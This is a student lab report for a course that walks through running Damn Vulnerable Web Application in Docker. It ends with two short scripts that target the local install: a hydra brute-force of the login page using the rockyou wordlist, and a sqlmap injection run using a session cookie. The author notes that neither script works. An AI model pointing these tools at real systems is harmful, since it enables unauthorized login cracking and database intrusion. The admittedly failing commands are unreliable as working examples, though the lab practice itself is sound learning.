Henry Post

ITMS 428

Damn Vulnerable Web Applications

Contents

[Setup 2](#_Toc526438428)

[Why is this important/Why use DVWA? 3](#_Toc526438429)

[It’s safe 3](#_Toc526438430)


[It lets you learn 3](#_Toc526438431)

[Using our DVWA installation 4](#_Toc526438432)

[Brute-forcing HTTP GET login pages 4](#_Toc526438433)

[Using SQLmap to inject SQL 4](#_Toc526438434)

# Setup

1. Install Linux, or any distro supported by Docker.
   1. I installed Ubuntu. This will work on a VM.
   2. I also tested on Kali. This works too.
2. [Install Docker (Ubuntu)](https://docs.docker.com/install/linux/docker-ce/ubuntu/). For [Kali](https://medium.com/@airman604/installing-docker-in-kali-linux-2017-1-fbaa4d1447fe), use our friend Google. Or click that blue link.
3. Run docker run --rm -it -p 80:80 vulnerables/web-dvwa.
   1. This command deletes any existing dvwa install.  
      That means your work in STEP 4 will be GONE if you run it after doing step 4!  
      To run your existing one, use docker start –i [container\_name].
4. NOTE: This step only applies to Ubuntu.  
   Due to a bug in MySQL requiring aufs, MySQL server doesn’t work on Docker sometimes. To fix it, either see [this link](https://github.com/ethicalhack3r/DVWA/issues/240) or follow the below steps.
   1. Open a new terminal.  
      Do not close the terminal with Docker running in it.
   2. Run docker ps –a to get a list of running containers. Note the name of your container.  
        
      Run docker exec -ti [container\_name] /bin/bash to open a shell on your docker image.
   3. Run chown -R mysql:mysql /var/lib/mysql /var/run/mysqld to change permissions on the MySQL files.
   4. Run service mysql start to start the MySQL service.
5. It’s installed!  
     
   Visit 127.0.0.1:80 to visit the DVWA webserver.  
     
   To stop it, run docker stop [container\_name].

# Why is this important/Why use DVWA?

## It’s safe

Having an environment that allows you to test vulnerabilities is important because it allows you to legally test your knowledge and tools against well-documented vulnerabilities.

As a hacker/pentester, DVWA gives you a safe environment to apply what you’ve learned without getting sued or angering the owner of a server you’ve decided to target.

## It lets you learn

As DVWA’s source code is freely available, you can see the vulnerabilities described in their most basic form: code!

It also lets you experiment with your own tools, as much as you want and as often as you want.

# Using our DVWA installation

## Brute-forcing HTTP GET login pages

Using the attached script, I’ve attempted to make an example that brute-forces the first login page in our DVWA install.

**Note: This doesn’t actually work. I may have done something wrong.**

*#!/bin/bash*

sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-post-form "/vulnerabilities/brute/:username=^USER^:password=^PASS^:Login=Login#" -V

## Using SQLmap to inject SQL

Using the attached script, I’ve attempted to make an example that injects SQL into the ‘sql injection’ page on DVWA.

**Note: This also doesn’t work. ☹**

*#!/bin/bash*

COOKIE="PHPSESSID=dg6hrjugbc9b6jb7eg6vnfjth1; security=LOW"

sqlmap -u "http://localhost:80/vulnerabilities/sqli/index.php?id=1&Submit=Submit" --cookie=$COOKIE -f